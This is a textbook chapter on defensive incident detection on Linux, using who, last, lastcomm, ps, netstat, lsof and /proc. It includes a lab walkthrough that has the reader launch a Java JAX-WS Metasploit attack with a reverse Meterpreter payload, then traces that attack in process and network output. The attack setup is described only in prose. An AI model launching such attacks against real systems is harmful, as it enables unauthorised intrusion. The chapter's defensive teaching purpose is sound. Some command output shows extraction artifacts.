## **CHAPTER 3**

# **Operational Awareness**

## Introduction

Core to successful cyber operations is the ability to maintain the integrity and availability of computer systems and networks. The first step in this process is knowing what is occurring on defended systems and networks. Both Windows and Linux feature tools that provide information about running processes, system users, and network connections. Network traffic between systems can be captured and analyzed with a number of tools, including tcpdump, Wireshark, and Network Miner. In this chapter, the reader will learn what live information is available to a system administrator facing a potentially compromised system or network and will find different indicators of the attacks.

Using already-present tools to analyze the behavior of a running system provides advantages in speed and flexibility. However, it comes with limitations; if an adversary has sufficient privileges on the system, they can manipulate, modify, or even control the output from these tools and mislead the defender.

## **Linux Tools**

Two similar commands are available to determine the users currently logged into a Linux system. One is who; running the command on a CentOS system with one user (pfermat) logged in at the console, and second user (enoether) connecting via SSH from 10.0.2.15 yields the following.

[pfermat@sirius ~]\$ who pfermat tty1 2014-07-29 16:27 (:0) pfermat pts/0 2014-07-29 16:27 (:0.0) enoether pts/1 2014-07-29 17:03 (10.0.2.15)

When run with the switches -a and -H it prints column headers, the system boot time, the run level at system boot (usually 2 for Mint/Ubuntu/Kali systems and 5 for OpenSuSE/CentOS systems<sup>1</sup>), the logged-in users; their logon time; and if they logged in remotely through SSH, the IP address of the source.

<sup>&</sup>lt;sup>1</sup>More details about runlevels are available in Chapter 9.

[pfermat@sirius ~]\$ who -aH									
NAME	LINE	TIME	IDLE	PID COMMENT EXIT					
	system boot	2014-07-29 16:26							
	run-level 5	2014-07-29 16:26							
LOGIN	tty3	2014-07-29 16:26		1702 id=3					
LOGIN	tty2	2014-07-29 16:26		1700 id=2					
LOGIN	tty4	2014-07-29 16:26		1704 id=4					
LOGIN	tty5	2014-07-29 16:26		1708 id=5					
LOGIN	tty6	2014-07-29 16:26		1713 id=6					
pfermat -	• tty1	2014-07-29 16:27	old	1812 (:0)					
pfermat +	- pts/0	2014-07-29 16:27	•	2372 (:0.0)					
enoether +	- pts/1	2014-07-29 17:03	00:01	2616 (10.0.2.15)					

Another command is w; when run on the same system it yields

[pfermat@sirius ~]\$ w 17:05:48 up 39 min, 3 users, load average: 0.00, 0.00, 0.00								
1/:05:4	8 up 39 m	in, 3 users,	Toan avera	ge: 0.0	0, 0.00	, 0.00		
USER	TTY	FROM	LOGIN@	IDLE	JCPU	PCPU WHAT		
pfermat	tty1	:0	16:27	39:11	2.73s	0.06s pam: gdm-password		
pfermat	pts/0	:0.0	16:27	0.00s	1.86s	0.05s w		
enoether	pts/1	10.0.2.15	17:03	1:59	0.01s	0.01s -bash		

The list of recent logins can be found with the last command.

[pfermat(	@sirius ~]\$ l	ast		
enoether	pts/1	10.0.2.15	Tue Jul 29 17:03	still logged in
pfermat	pts/0	:0.0	Tue Jul 29 16:27	still logged in
pfermat	tty1	:0	Tue Jul 29 16:27	still logged in
reboot	system boot	2.6.32-71.el6.x8	Tue Jul 29 16:26 -	17:04 (00:37)
pfermat	pts/1	:0.0	Tue Jul 29 15:20 -	16:26 (01:06)
enoether	pts/0	10.0.2.15	Tue Jul 29 15:20 -	15:38 (00:18)
pfermat	tty1	:0	Tue Jul 29 15:19 -	16:26 (01:06)

... Output Deleted ...

The corresponding command lastb, which can only be run by root, shows only failed login attempts. Here are the (partial) results, showing that there was a failed SSH login attempt from 10.0.2.249 as enoether.

[root@si	rius ~]# lastl	0						
enoether	ssh:notty	10.0.2.249	Tue Jul	29	17:07	-	17:07	(00:00)
pfermat	tty1	:0	Tue Jul	29	16:27	-	16:27	(00:00)
pfermat	tty1	:0	Tue Jul	29	15:19	-	15:19	(00:00)
enoether	tty7	:1	Tue Jul	29	15:17	-	15:17	(00:00)
pfermat	tty1	:0	Tue Jul	29	14:43	-	14:43	(00:00)

... Output Deleted ...

The data for w and who is stored in the file /var/run/utmp, the historical data for last comes from /var/log/wtmp, and the data for lastb comes from /var/log/btmp. Many attackers with privileged access to a system clobber one or more of these files when trying to retain access.

The history command provides a list of the bash shell commands run by the current user. Data for the history command is stored in the file ~/.bash\_history, relative to the home directory of the user, and can be manipulated and modified by the user (or root).

The GNU accounting tools provide another valuable way to determine the users that are or have been on the system as well as providing information about past executed commands. On CentOS systems, it is typically installed by default but not running, as can be verified by running

```
[root@sirius ~]# service psacct status
Process accounting is disabled.
```

Start the service and ensure that it starts on system boot with the commands

```
[root@sirius ~]# service psacct start
Starting process accounting: [ OK ]
[root@sirius ~]# chkconfig --levels 35 psacct on
```

OpenSuSE, Ubuntu, and Mint systems not only do not install the GNU accounting tools; they are not even included on the installation discs. The packages are available online with the name acct. Ubuntu and Mint systems start the service after subsequent reboots automatically; on OpenSuSE this must be handled manually with chkconfig, which uses a slightly different syntax than the version on CentOS. See also the notes for implementation details on OpenSuSE on VirtualBox.

One of the commands provided by the GNU accounting utilities is ac, which shows the amount of time users have spent connected to the system. The -d flag separates the data by date, and the -p by person, so to determine connect time by person by day, run

[root@sirius ~]# ac -dp

... Output Deleted ...

Jul 26	total	0.78	
	pfermat		17.88
	enoether		3.21
Jul 29	total	21.09	
	pfermat		6.05
Jul 30	total	6.05	
	pfermat		3.06
Today	total	3.06	
[root@s	irius ~]#		

GNU accounting tools track the last time a command was run. Running lastcomm with a command name, such as yum, shows who ran that command and when.

[root@sirius	~]# lastc	omm yum		
yum	S	root	pts/0	0.60 secs Wed Jul 30 12:55
yum	S	root	pts/0	0.12 secs Wed Jul 30 12:55
yum	S	root	pts/0	0.61 secs Wed Jul 30 12:55
yum	S	root	pts/0	0.35 secs Wed Jul 30 12:55
yum	S	root	pts/0	0.22 secs Wed Jul 30 12:54

... Output Deleted ...

When run with a user name, such as enoether, lastcomm shows the commands run by that user.

[root@sirius	~]# lastco	mm enoether	
mkdir		enoether pts/1	0.00 secs Thu Jul 31 13:15
ls		enoether pts/1	0.00 secs Thu Jul 31 13:15
bash	F	enoether pts/1	0.00 secs Thu Jul 31 13:15
id		enoether pts/1	0.00 secs Thu Jul 31 13:15
bash	F	enoether pts/1	0.00 secs Thu Jul 31 13:15

... Output Deleted ...

The top command provides a real-time list of processes running on the system. Here is a representative result on a quiet system.

```
top - 13:27:03 up 1:14, 3 users, load average: 0.00, 0.00, 0.00
Tasks: 144 total, 1 running, 143 sleeping, 0 stopped, 0 zombie
Cpu(s): 0.3%us, 0.3%sy, 0.0%ni, 96.7%id, 0.0%wa, 0.0%hi, 2.7%si, 0.0%st
Mem: 1021488k total, 566596k used, 454892k free, 26300k buffers
Swap: 2064376k total, 0k used, 2064376k free, 255984k cached
```

2642 root 20 0 14940 1184 888 R 0.3 0.1 0:00.06 top	
1 root   20   0 19244 1412 1148 S   0.0   0.1   0:00.39 init	
2 root 20 0 0 0 0 S 0.0 0.0 0:00.00 kthreadd	ł
3 root RT 0 0 0 0 S 0.0 0.0 0:00.00 migratic	on/0
4 root 20 0 0 0 0 S 0.0 0.0 0:00.00 ksoftire	d∕0
5 root RT 0 0 0 0 S 0.0 0.0 0:00.00 watchdog	g/0
6 root 20 0 0 0 0 S 0.0 0.0 0:00.02 events/0	)
7 root 20 0 0 0 0 S 0.0 0.0 0:00.00 cpuset	
8 root 20 0 0 0 0 S 0.0 0.0 0:00.00 khelper	
9 root 20 0 0 0 0 S 0.0 0.0 0:00.00 netns	
10 root 20 0 0 0 0 S 0.0 0.0 0:00.00 async/mg	gr
11 root 20 0 0 0 0 S 0.0 0.0 0:00.00 pm	
12 root 20 0 0 0 0 S 0.0 0.0 0:00.00 sync_su	pers
13 root 20 0 0 0 0 S 0.0 0.0 0:00.00 bdi-defa	ault
14 root 20 0 0 0 0 S 0.0 0.0 0:00.00 kintegri	,
15 root 20 0 0 0 0 S 0.0 0.0 0:00.01 kblockd/	0
16 root 20 0 0 0 0 S 0.0 0.0 0:00.00 kacpid	

The processes are listed in order, with the processes using the most CPUs listed at the top. When a system is slow or sluggish due to a heavy load, this is the place to start diagnosing the problem.

The ps command is used to determine the processes running on a system. This tool comes with a wide range of flags to customize the output. To see all of the processes currently running sorted by PID, as root, run ps with the flags aux.

[root@siri	us ~]	# ps	aux						
USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STA	T START	TIME COMMAND
root	1	0.0	0.1	19244	1412	?	Ss	12:12	0:00 /sbin/init
root	2	0.0	0.0	0	0	?	S	12:12	0:00 [kthreadd]
root	3	0.0	0.0	0	0	?	S	12:12	0:00 [migration/0]
root	4	0.0	0.0	0	0	?	S	12:12	0:00 [ksoftirqd/0]
root	5	0.0	0.0	0	0	?	S	12:12	0:00 [watchdog/0]
root	6	0.0	0.0	0	0	?	S	12:12	0:00 [events/0]
root	7	0.0	0.0	0	0	?	S	12:12	0:00 [cpuset]
root	8	0.0	0.0	0	0	?	S	12:12	0:00 [khelper]
root	9	0.0	0.0	0	0	?	S	12:12	0:00 [netns]

... Output Deleted...

When run with the flag --forest, ps returns the process structure, showing which process spawned another.

[root@sin	ius ~]	# ps	aux ·	forest	t				
USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START	TIME COMMAND
root	2	0.0	0.0	0	0	?	S	12:12	0:00 [kthreadd]
root	3	0.0	0.0	0	0	?	S	12:12	0:00 \_ [migration/0]
Outpu	ıt Dele	ted .	••						
pfermat	2297	0.0	1.3	293908	13628	7	<b>S</b> 1	12:13	0:00 gnome-terminal
pfermat			0.0		664		S	12:13	0:00 \ gnome-pty-helper
pfermat	2299	0.0	0.1	108248	1764	pts/0	Ss	12:13	0:00 \ bash
root	2422	0.0	0.3	162688	3988	pts/0	S	12:56	0:00 \_ su -
root	2431	0.0	0.1	108248	1744	pts/0	S	12:56	0:00 \bash
root	2925	0.0	0.1	108076	1060	pts/0	R+	13:48	0:00 \_ ps auxforest

The command to determine what ports are open on the system is netstat. Linux and Unix systems have two kinds of ports: network ports and Unix sockets. Unix sockets are used for communication by different processes on the same system, so in general we are uninterested in those. However both sorts of ports are reported by netstat.

The netstat tool has a number of useful flags, including

-v Be verbose

- -n Use numeric values for ports, rather than names
- -A inet (or -inet) Show only IPv4 connections
- -A inet6 (or -inet6) Show only IPv6 connections
- -x Show only Unix sockets
- -t Show only TCP (v4/v6)
- -u Show only UDP (v4/v6)
- -p Show the PID for that connection

- -1 Show listening sockets (not shown by default)
- -a Show listening and open sockets
- -r Show routing table

To find out what is listening on the system, a good set of flags is

```
[root@sirius ~]# netstat -nlpv --inet
Active Internet connections (only servers)
Proto Recv-O Send-O Local Address
                                       Foreign Address
                                                                        PID/Program name
                                                            State
          0
                 0 0.0.0.0:47434
                                       0.0.0:*
                                                                        1199/rpc.statd
tcp
                                                            LISTEN
tcp
          0
                 0 0.0.0.0:111
                                       0.0.0:*
                                                            LISTEN
                                                                        1116/rpcbind
                                       0.0.0:*
                                                                        1505/sshd
tcp
          0
                 0 0.0.0:22
                                                            LISTEN
                                       0.0.0:*
tcp
          0
                 0 127.0.0.1:631
                                                            LISTEN
                                                                        1270/cupsd
          0
                 0 127.0.0.1:25
                                       0.0.0:*
                                                            LISTEN
                                                                        1581/master
tcp
udp
          0
                 0 0.0.0.0:5353
                                       0.0.0.0:*
                                                                        1162/avahi-daemon:
udp
          0
                 0 0.0.0.0:111
                                       0.0.0.0:*
                                                                        1116/rpcbind
udp
          0
                 0 0.0.0.0:45430
                                       0.0.0:*
                                                                        1199/rpc.statd
udp
          0
                 0 0.0.0.0:631
                                       0.0.0.0:*
                                                                        1270/cupsd
          0
                                       0.0.0:*
                                                                        1162/avahi-daemon:
udp
                 0 0.0.0.0:46358
udp
          0
                 0 0.0.0.0:951
                                       0.0.0.0:*
                                                                        1199/rpc.statd
udp
          0
                 0 0.0.0.0:867
                                       0.0.0:*
                                                                        1116/rpcbind
```

This provides a verbose list listening TCP and UDP ports in numerical form along with the PID of the process that opened the port.

The tool lsof can be used to determine what resources are being used and by which process. Resources include network sockets, but can also include devices such as a USB drive or files. For example, all of the current or listening IPv4 connections can be shown with

```
[root@sirius ~]# lsof -i4
COMMAND
         PID
                 USER
                        FD
                             TYPE DEVICE SIZE/OFF NODE NAME
rpcbind
         1116
                  rpc
                         6u IPv4 10952
                                            OtO UDP *:sunrpc
rpcbind
         1116
                  rpc
                         7u IPv4 10956
                                            oto UDP *:867
rpcbind
         1116
                  rpc
                        8u IPv4 10957
                                            OtO TCP *: sunrpc (LISTEN)
avahi-dae 1162
                avahi
                      13u IPv4 11310
                                            OtO UDP *:mdns
avahi-dae 1162
                avahi
                      14u IPv4 11311
                                            oto UDP *:46358
                      5u IPv4 11533
                                            oto UDP *:951
rpc.statd 1199 rpcuser
                         8u IPv4 11539
                                            oto UDP *:45430
rpc.statd 1199
              rpcuser
rpc.statd 1199 rpcuser
                         9u IPv4 11543
                                            oto TCP *:47434 (LISTEN)
                                            OtO TCP localhost.localdomain:ipp (LISTEN)
cupsd
         1270
                         7u IPv4 11765
                 root
                                            OtO UDP *:ipp
cupsd
         1270
                 root
                         9u IPv4 11768
sshd
         1505
                 root
                         3u IPv4 12540
                                            OtO TCP *:ssh (LISTEN)
                                            OtO TCP localhost.localdomain:smtp (LISTEN)
master
         1581
                 root 12u IPv4 12735
                                            OtO TCP sirius.stars.example:ssh->
sshd
         2538
                         3r IPv4 19562
                 root
                                                 10.0.2.18:53059 (ESTABLISHED)
sshd
         2543 enoether
                         3u IPv4 19562
                                            OtO TCP sirius.stars.example:ssh->
                                                 10.0.2.18:53059 (ESTABLISHED)
```

... Output Deleted ...

In addition to the listening ports, this shows the active SSH connection from 10.0.2.18.

To determine the resources used by a particular PID, specify the PID with the -p flag. For example, the previous shows an SSH connection for enoether using PID 2543.

[root@s	irius ~]# lsof	-p 254	3					
COMMAND	-	-	TYPE	DEV	ICE SIZ	E/OFF	NODE	NAME
sshd	2543 enoether		DIR		3,0	4096		/
sshd	2543 enoether		DIR		3,0	4096	2	
sshd	2543 enoether		REG					/usr/sbin/sshd
sshd	2543 enoether		REG		0,4	-		/dev/zero
							2	
Out	put Deleted	•						
sshd	2543 enoether	mem	REG			50672		/lib64/ld-2.12.so
sshd	2543 enoether	DEL	REG		0,4			/dev/zero
sshd	2543 enoether	Ou	CHR		1,3	oto		/dev/null
sshd	2543 enoether	1u	CHR		1,3	oto		/dev/null
sshd	2543 enoether		CHR		1,3	0t0		/dev/null
sshd	2543 enoether	3u	IPv4	19	562	0t0	ТСР	<pre>sirius.stars. example:ssh-&gt;</pre>
								10.0.2.18:53059
								(ESTABLISHED)
sshd	2543 enoether	4u		0xffff880023c39		oto		socket
sshd	2543 enoether	5u		0xffff880023c39	cc0	oto		socket
sshd	2543 enoether	6r	FIF0		0,8	oto	19634	
sshd	2543 enoether	7w	FIF0		0,8	oto	19634	
sshd	2543 enoether		CHR		5,2	oto		/dev/ptmx
sshd	2543 enoether	10u	CHR		5,2	oto		/dev/ptmx
sshd	2543 enoether	11u	CHR		5,2	oto	5097	/dev/ptmx
To deter	mine the resourc	es used	by a u	ser, instead specify	the user	name	with the	-u flag.
[root@s	irius ~]# lsof	-u end	ether					
COMMAND	-		TYPE	DEVICE	ST7F/0F	F N	ODE NAME	=
sshd	2543 enoether		DIR	253,0	4096		2 /	-
sshd	2543 enoether		DIR	253,0	4096		2 /	
				,				
Out	put Deleted	•						
bash	2544 enoether	2u	CHR	136,1	oto		4 /dev/	/pts/1
bash	2544 enoether		CHR	136,1	oto		4 /dev/	
vim	3355 enoether		DIR	253,0	4096			/enoether/Documents/plan
vim	3355 enoether		DIR	253,0	4096		2 /	
vim	3355 enoether	txt	REG					/bin/vim
vim	3355 enoether		REG	253,0	150672			54/ld-2.12.so
	3333							
Out	put Deleted	•						
vim	3355 enoether	Ou	CHR	136,1	oto		4 /dev/	/pts/1
vim	3355 enoether	1u	CHR	136,1	oto		4 /dev/	
vim	3355 enoether	2u	CHR	136,1	oto		4 /dev/	
vim	3355 enoether	3u	REG	253,0	12288			' e/enoether/Documents/
				-				n/.proposal.swp

Here the data shows that the user enoether is apparently using vim to edit the file /home/enoether/ Documents/plan/proposal using PID 3355.

A great deal of information is available about a PID through the system's /proc directory. That directory contains subdirectories for each running PID.

[root@sirius ~]# [root@sirius 335		/3355				
attr	cpuset	io	mounts	pagemap	smaps	task
auxv	cwd	limits	mountstats	personality	stack	wchan
cgroup	environ	loginuid	net	root	stat	
clear_refs	exe	maps	numa_maps	sched	statm	
cmdline	fd	mem	oom_adj	schedstat	status	
<pre>coredump_filter</pre>	fdinfo	mountinfo	oom_score	sessionid	syscall	

The command line used to start the process is contained in /proc/3355/cmdline, where the arguments are separated by null bytes. To show the complete command line, use cat with the -v option to show the non-printing null characters.

[root@sirius 3355]# cat -v cmdline vim^@proposal^@

The file /proc/3355/cwd is actually a symbolic link pointing to the process's current working directory,

[root@sirius 3355]# ls -l /proc/3355/cwd lrwxrwxrwx. 1 enoether enoether 0 Jul 31 14:50 /proc/3355/cwd -> /home/enoether/Documents/plan

while /proc/3355/exe is a symbolic link to the process' executable.

```
[root@sirius 3355]# ls -l /proc/3355/exe
lrwxrwxrwx. 1 enoether enoether 0 Jul 31 14:50 /proc/3355/exe -> /usr/bin/vim
```

The directory /proc/3355/fd contains symbolic links to all of the file descriptors opened by the process.

```
[root@sirius 3355]# ls -l /proc/3355/fd
total 0
lrwx-----. 1 enoether enoether 64 Jul 31 14:50 0 -> /dev/pts/1
lrwx-----. 1 enoether enoether 64 Jul 31 14:50 1 -> /dev/pts/1
lrwx-----. 1 enoether enoether 64 Jul 31 14:50 2 -> /dev/pts/1
lrwx-----. 1 enoether enoether 64 Jul 31 14:50 3 -> /home/enoether/Documents/plan/
.proposal.swp
```

### Detect: Java JAX-WS Remote Code Execution

Chapter 2 showed how to run the Java Applet JAX-WS Remote Code Execution attack against a Linux target running Java 7. Configure and run the attack, for example, against a CentOS 6.0 64-bit system running Firefox and Java 7 Update 0; for the payload use Java Meterpreter running through reverse HTTPS, connecting back to the attacker on port 443. Interact with the target, and start a shell.

After the successful attack, on the victim's system, a check of logged-in users by root shows nothing out of the ordinary. The who command shows only

[root@si	rius ~]# who		
pfermat	tty1	2014-07-31 12:13	: (:0)
pfermat	pts/0	2014-07-31 12:13	: (:0.0)
enoether	pts/1	2014-07-31 13:15	(10.0.2.18)
pfermat	pts/2	2014-07-31 14:12	(:0.0)

which are the same results seen earlier.

A check of the process list with ps aux shows little out of the ordinary, save for a few lines near the end.

[root@sir USER root	PID	# ps %CPU 0.0	%MEM	VSZ 19244	RSS TTY 1372 ?	STAT Ss	START 12:12	TIME COMMAND 0:00 /sbin/init
Outpu	ıt Dele	ted .	••					
pfermat	3443	0.0	0.0	105356	828 pts/2	S+	15:00	0:00 /usr/bin/less -is
pfermat	3521	0.0	4.3	1112392	44556 ?	S1	15:16	0:01 /usr/java/jre1.7.0/bin/java -D jvm launched=11036
pfermat	3578	0.1	5.3	1076568	54544 ?	S1	15:16	0:03 /usr/java/jre1.7.0/bin/java -classpath /tmp/~spawn
pfermat	3615	0.0	0.1	106012	1088 ?	S	15:17	0:00 /bin/bash
pfermat	3640	0.0	0.1	106012	1160 ?	S	15:18	0:00 /bin/bash
postfix	4012	0.0	0.2	62052	2680 ?	S	15:33	0:00 pickup -l -t fifo -u
root	4490	0.0	0.1	107968	1048 pts/0	R+	15:50	0:00 ps aux

Here the combination of Java and bash shells catches the eye. When ps --forest is run to make the relationships between processes more explicit, it becomes suspicious.

[root@sir	ius ~]	# ps	aux ·	forest						
USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START	TIME	COMMAND
root	2	0.0	0.0	0	0	?	S	12:12	0:00	[kthreadd]
root	3	0.0	0.0	0	0	?	S	12:12	0:00	<pre>\_ [migration/0]</pre>
Outpu	t Dele	ted .	•••							
<i>c</i> .							~			
pfermat	3230	0.0	0.1	106008	1312	?	S	14:19	0:00	/bin/sh /usr/lib64/firefox-3.6/ run-mozilla.sh /usr
<i>с</i> .							<b>c</b> 7			
pfermat	3257	0.8	12.7	944252	129892	2 ?	S1	14:19		\_ /usr/lib64/firefox-3.6/firefox
pfermat	3521	0.0	4.3	1112392	44568	3 ?	S1	15:16	0:01	\_ /usr/java/jre1.7.0/bin/
										java -Djvm_launch
pfermat	3339	0.0	0.2	141128	2652	?	S	14:45	0:00	/usr/libexec/gvfsd-computer
										spawner :1.7 /org/gt
pfermat	3578	0.1	5.3	1076568	54564	1 ?	S1	15:16	0:03	/usr/java/jre1.7.0/bin/java
										-classpath /tmp/~spawn
pfermat	3615	0.0	0.1	106012	1088	?	S	15:17	0:00	\ /bin/bash
pfermat	3640	0.0	0.1	106012	1160	?	S	15:18	0:00	/bin/bash
•										-

This shows a Firefox process (3230) spawned a Java process (3251), which seems normal enough. On the other hand, why is another Java process (3578) unrelated apparently to Firefox spawning a pair of bash shells<sup>2</sup> (3615, 3640)?

A check of the network connections with netstat shows

Active 1	Internet	<pre># netstat -ant connections (servers and nd-Q Local Address</pre>	established) Foreign Address	State
tcp	0	0 0.0.0.0:47434	0.0.0.0:*	LISTEN
tcp	0	0 0.0.0.0:111	0.0.0.0:*	LISTEN
tcp	0	0 0.0.0:22	0.0.0:*	LISTEN
tcp	0	0 127.0.0.1:631	0.0.0:*	LISTEN
tcp	0	0 127.0.0.1:25	0.0.0:*	LISTEN
tcp	0	0 10.0.2.10:22	10.0.2.18:53059	ESTABLISHED
tcp	1	0 10.0.2.10:47326	184.29.105.107:80	CLOSE_WAIT
tcp	0	0 :::111	<b>:::</b> *	LISTEN
tcp	0	0 :::22	:::*	LISTEN
tcp	0	0 ::1:631	:::*	LISTEN
tcp	0	0 :::45348	:::*	LISTEN
tcp	38	0 ::ffff:10.0.2.10:478	51 ::ffff:10.0.2.248:443	CLOSE_WAIT

The victim is located at 10.0.2.10, and the SSH connection to port 22 from 10.0.2.18 seen earlier is noted. Also noticed is what appears to be an HTTP connection to the site 184.29.105.107. A lookup of the IP address shows that it is named a184-29-105-107.deploy.static.akamaitechnologies.com. Nothing in this suggests anything malicious, at least not yet. On the other hand, the last line is perplexing – it appears to be using stateless translation between IPv4 and IPv6 to connect to 10.0.2.248, yet the system is on a network that was not configured to support IPv6.

A pair of lsof commands are run, one to see what is happening on IPv4 and one on IPv6. The command on IPv4 returns

[root@siri	ius ~]‡	‡lsof -i4						
Command	PID	USER	FD	TYPE	DEVICE	SIZE/OFF	NODE	NAME
rpcbind	1116	rpc	6u	IPv4	10952	0t0	UDP	*:sunrpc
rpcbind	1116	rpc	7u	IPv4	10956	0t0	UDP	*:867
rpcbind	1116	rpc	8u	IPv4	10957	0t0	тср	<pre>*:sunrpc (LISTEN)</pre>
avahi-dae	1162	avahi	13u	IPv4	11310	oto	UDP	*:mdns
avahi-dae	1162	avahi	14u	IPv4	11311	0t0	UDP	*:46358
<pre>rpc.statd</pre>	1199	rpcuser	5u	IPv4	11533	0t0	UDP	*:951
<pre>rpc.statd</pre>	1199	rpcuser	8u	IPv4	11539	oto	UDP	*:45430
<pre>rpc.statd</pre>	1199	rpcuser	9u	IPv4	11543	0t0	ТСР	*:47434 (LISTEN)
cupsd	1270	root	7u	IPv4	11765	0t0	тср	<pre>localhost.localdomain:ipp (LISTEN)</pre>
cupsd	1270	root	9u	IPv4	11768	oto	UDP	*:ipp
sshd	1505	root	3u	IPv4	12540	0t0	ТСР	*:ssh (LISTEN)
master	1581	root	12u	IPv4	12735	0t0	ТСР	<pre>localhost.localdomain:smtp (LISTEN)</pre>
clock-app	2253	pfermat	21u	IPv4	29829	oto	ТСР	<pre>sirius.stars.example:47326-&gt;a184-29- 105-107.deploy.static.akamai technologies.com:http (CLOSE_WAIT)</pre>

<sup>2</sup>The number of bash shells that appear depends on the activities of the attacker.

sshd	2538	root	3u	IPv4	19562	oto	ТСР	<pre>sirius.stars.example:ssh-&gt;</pre>
								10.0.2.18:53059 (ESTABLISHED)
sshd	2543 end	bether	3u	IPv4	19562	oto	тср	<pre>sirius.stars.example:ssh-&gt;</pre>
								10.0.2.18:53059 (ESTABLISHED)

This clarifies the role of the connection on port 80 to akamaitechnologies.com. For now it appears to be related to the clock. The command on IPv6 returns

[root@sir	ius ~	]# lsof -	i6					
COMMAND	PID	USER	FD	TYPE	DEVICE	SIZE/OFF	NODE	NAME
rpcbind	1116	rpc	9u	IPv6	10959	0t0	UDP	*:sunrpc
rpcbind	1116	rpc	10u	IPv6	10961	oto	UDP	*:867
rpcbind	1116	rpc	11u	IPv6	10962	oto	ТСР	<pre>*:sunrpc (LISTEN)</pre>
rpc.statd	1199	rpcuser	10u	IPv6	11547	oto	UDP	*:38959
rpc.statd	1199	rpcuser	11u	IPv6	11551	oto	ТСР	*:45348 (LISTEN)
cupsd	1270	root	6u	IPv6	11764	oto	ТСР	<pre>sirius.stars.example:ipp (LISTEN)</pre>
sshd	1505	root	4u	IPv6	12545	oto	ТСР	*:ssh (LISTEN)
java	3578	pfermat	11u	IPv6	30835	oto	ТСР	<pre>sirius.stars.example:40519-&gt;</pre>
-		-						10.0.2.248:https (CLOSE_WAIT)

In contrast, this affirms that the connection out to 10.0.2.248 is suspicious, as 3578 is the Java PID that already seemed out of the ordinary.

Run lsof on the suspicious process (3578) and the two child processes (3615, 3640).

[root@si	irius ~]# lsof	-p 35	78			
COMMAND	PID USER	FD	TYPE	DEVICE	SIZE/OFF	NODE NAME
java	3578 pfermat	cwd	DIR	253,0	4096	783371 /home/pfermat
java	3578 pfermat	rtd	DIR	253,0	4096	2 /
java	3578 pfermat	txt	REG	253,0	7622	12137 /usr/java/jre1.7.0/bin/java
java	3578 pfermat	mem	REG	253,0	150672	151350 /lib64/ld-2.12.so
java	3578 pfermat	mem	REG	253,0	22536	151353 /lib64/libdl-2.12.so
Outp	out Deleted	•				
iava	3578 pfermat	9u	unix Oxffff8	800101000	-c0 01	t0 27197 socket

java	3578 prermat	9u	unix	0XTTTT8800101000CC0	στο	2/19/	socket
java	3578 pfermat	10r	REG	253,0	196220	12321	/usr/java/jre1.7.0/lib/
			<b>TD</b> (			TCD	ext/sunjce_provider.jar
java	3578 pfermat	11u	IPv6	30941	0t0	ТСР	<pre>sirius.stars.example:</pre>
							59888->10.0.2.248:https
							(CLOSE_WAIT)
java	3578 pfermat	12r	REG	253,0	24427	407859	/tmp/jar_cache796570402
-							4406646245.tmp (deleted)
java	3578 pfermat	13u	unix	0xffff8800101006c0	0t0	27206	socket
java	3578 pfermat	15r	REG	253,0	38782	407860	/tmp/jar cache132534155
•	·						4883442176.tmp (deleted)
java	3578 pfermat	16w	FIFO	0,8	oto	27252	pipe
J	2211 1.00000			-)-		5-	F F

... Output Deleted ...

Much of what is shown is standard: for example, a number of Java libraries have been loaded into memory. There is the IPv6 connection that appears to be running between IPv4 addresses. There also appears to be a pair of deleted temporary files that were located in /tmp.

The results for the child PIDs 3615 and 3640 both are much smaller and show nothing of interest.

[root@s	irius ~]# lso	f -p 36	540				
COMMAND	PID USER	FD	TYPE	DEVICE	SIZE/OFF	NODE	NAME
bash	3640 pfermat	cwd	DIR	253,0	4096	783371	/home/pfermat
bash	3640 pfermat	rtd	DIR	253,0	4096	2	/
bash	3640 pfermat	txt	REG	253,0	943248	653081	/bin/bash
bash	3640 pfermat	mem	REG	253,0	150672	151350	/lib64/ld-2.12.so
bash	3640 pfermat	mem	REG	253,0	22536	151353	/lib64/libdl-2.12.so
bash	3640 pfermat	mem	REG	253,0	1838296	151351	/lib64/libc-2.12.so
bash	3640 pfermat	mem	REG	253,0	138280	151385	/lib64/libtinfo.so.5.7
bash	3640 pfermat	mem	REG	253,0	99158752	1046749	/usr/lib/locale/locale-archive
bash	3640 pfermat	mem	REG	253,0	26050	1047005	/usr/lib64/gconv/gconv-modules.cache
bash	3640 pfermat	Or	FIFO	0,8	oto	27302	pipe
bash	3640 pfermat	1w	FIFO	0,8	oto	27303	pipe
bash	3640 pfermat	2w	FIF0	0,8	0t0	27304	pipe

The command line for the two child PIDs are the same and similarly uninteresting

```
[root@sirius ~]# cat -v /proc/3640/cmdline
/bin/bash^@
```

However, the PID for the parent process tells us immediately that it is likely related to a Metasploit attack.

```
[root@sirius ~]# cat -v /proc/3578/cmdline
/usr/java/jre1.7.0/bin/java^@-classpath^@/tmp/~spawn5215661374666879790.tmp.dir^@metasploit
.Payload^@
```

A check of the /tmp directory shows that the named directory still exists, with a Java class that should be analyzed in more detail.

```
[root@sirius tmp]# ls -al -R /tmp/~spawn1963638874784095284.tmp.dir/
/tmp/~spawn1963638874784095284.tmp.dir/:
total 12
drwxrwxr-x. 3 pfermat pfermat 4096 Jul 31 15:16 .
drwxrwxrwt. 30 root root 4096 Aug 5 09:51 ..
drwxrwxr-x. 2 pfermat pfermat 4096 Jul 31 15:16 metasploit
/tmp/~spawn1963638874784095284.tmp.dir/metasploit:
total 12
drwxrwxr-x. 2 pfermat pfermat 4096 Jul 31 15:16 .
drwxrwxr-x. 3 pfermat pfermat 4096 Jul 31 15:16 .
-rw-rw-r--. 1 pfermat pfermat 1309 Jul 31 15:16 PayloadTrustManager.class
```

A check of the files opened by this process show a pair of deleted files.

```
[root@sirius ~]# ls -l /proc/3578/fd
total 0
lr-x----. 1 pfermat pfermat 64 Jul 31 15:16 0 -> pipe:[27173]
l-wx----. 1 pfermat pfermat 64 Jul 31 15:16 1 -> pipe:[27174]
```

